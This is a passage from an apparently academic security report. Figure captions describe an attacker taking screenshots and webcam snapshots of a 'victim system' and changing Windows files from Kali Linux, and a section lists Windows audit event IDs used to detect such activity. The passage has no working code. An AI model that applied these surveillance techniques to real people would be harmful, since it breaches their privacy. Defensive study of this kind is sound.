

Figure 21: Taking screenshot of the victim system



Figure 22: Viewing the folder containing screenshot of victim system



Figure 22: Viewing screenshot of the victim system from attacker system



Figure 23: Taking a snapshot from the web-cam



Figure 24: Displaying the snapshot from the web-cam

6.2 INTERPRETATION-AUDITING REPORT

In-order to get the event logs we used Windows Information Protection (WIP), this creates audit events in situations where employee changes file ownership for a file. The WIP is used in Windows to know about the events that took place. For examples for events like whether someone tried to access a file or someone deleted a file. The table here shows about different events and corresponding ID.

EVENT ID	NAME	DESCRIPTION	DATA IT PROVIDES
4656	A handle to an object was requested	Logs the start of every file activity but does not guarantee that it succeeded	The name of the file
4663	An attempt was made to access an object	Logs the specific micro operations performed as part of the activity	What exactly was done
4660	An object was deleted	Logs a delete operation	The only way to verify an activity is actually a delete
4658	The handle to an object was closed	Logs the end of a file activity	How much time it took



Figure 25: Application in windows



Figure 26: Auditing failed or succeed



Figure 27: Event Viewer shows "audit Settings changed" by ID 4907



Fig. 28: Exploiting files on windows from Kali Linux by hacker



Figure 29: Editing a text file on windows



Figure 30: Viewing the same test file on windows



Figure 31: After editing the file using Kali Linux Event Viewer shows "attempt made to change object" by ID 4663

